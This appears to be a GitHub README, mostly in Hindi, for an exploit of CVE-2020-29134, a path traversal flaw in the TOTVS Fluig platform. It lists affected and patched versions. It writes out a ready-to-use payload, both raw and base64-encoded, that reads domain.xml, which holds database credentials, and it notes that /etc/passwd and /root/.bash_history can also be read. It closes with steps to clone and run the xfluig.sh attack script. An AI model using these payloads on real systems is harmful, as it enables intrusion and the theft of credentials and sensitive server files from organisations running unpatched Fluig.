 ls4ss/cve-2020-29134
शोषण CVE-2020-29134 - TOTVS Fluig प्लेटफ़ॉर्म - पथ ट्रैवर्सल

Fluig एक उत्पादकता और सहयोग प्लेटफॉर्म है जो ERP सिस्टम और आपकी कंपनी के अन्य सिस्टम के साथ एकीकृत होता है, ताकि आप और आपकी टीम जिस तरह से काम करते हैं उसमें क्रांतिकारी बदलाव लाया जा सके।
TOTVS Fluig प्लेटफॉर्म base64 में एनकोडेड पैरामीटर के माध्यम से पथ ट्रैवर्सल की अनुमति देता है। जब इसका शोषण किया जाता है, तो यह कमजोरी संवेदनशील XML फ़ाइलों को पढ़ने की अनुमति देती है, जिनमें डेटाबेस तक पहुँचने के लिए डेटा और कुछ मामलों में LDAP कनेक्शन और ERP सिस्टम एकीकरण होता है। इसके अलावा, /etc/passwd और /root/.bash_history जैसी सिस्टम फ़ाइलों का पता लगाना भी संभव है।
--
<== Fluig Lake 1.7.0
<== Fluig 1.6.5
<== Fluig 1.6.4
...
<== Fluig Lake 1.7.0-210303 (Patched)
<== Fluig 1.6.5-210308 (Patched)
<== Fluig 1.6.4-210308 (Patched)


http://fluig.host.com/volume/stream/Rmx1aWc=/
?t=1&vol=Default&id=1&ver=1000&file=../../../../../../../../../../../../../fluig/appserver/domain/configuration/domain.xml
P3Q9MSZ2b2w9RGVmYXVsdCZpZD0xJnZlcj0xMDAwJmZpbGU9Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZmx1aWcvYXBwc2VydmVyL2RvbWFpbi9jb25maWd1cmF0aW9uL2RvbWFpbi54bWw=
http://HOST.FLUIG.COM/volume/stream/Rmx1aWc=/P3Q9MSZ2b2w9RGVmYXVsdCZpZD0xJnZlcj0xMDAwJmZpbGU9Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZmx1aWcvYXBwc2VydmVyL2RvbWFpbi9jb25maWd1cmF0aW9uL2RvbWFpbi54bWw=
https://www.exploit-db.com/exploits/49622
 # git clone https://github.com/lucxssouza/CVE-2020-29134.git
 # cd CVE-2020-29134
 # chmod +x xfluig.sh
 Ex1: ./xfluig.sh http://fluig.host.com REQUESTS_WFUZZ (wfuzz द्वारा उत्पन्न अनुरोधों की संख्या)

 Ex2: ./xfluig.sh http://fluig.host.com:PORT
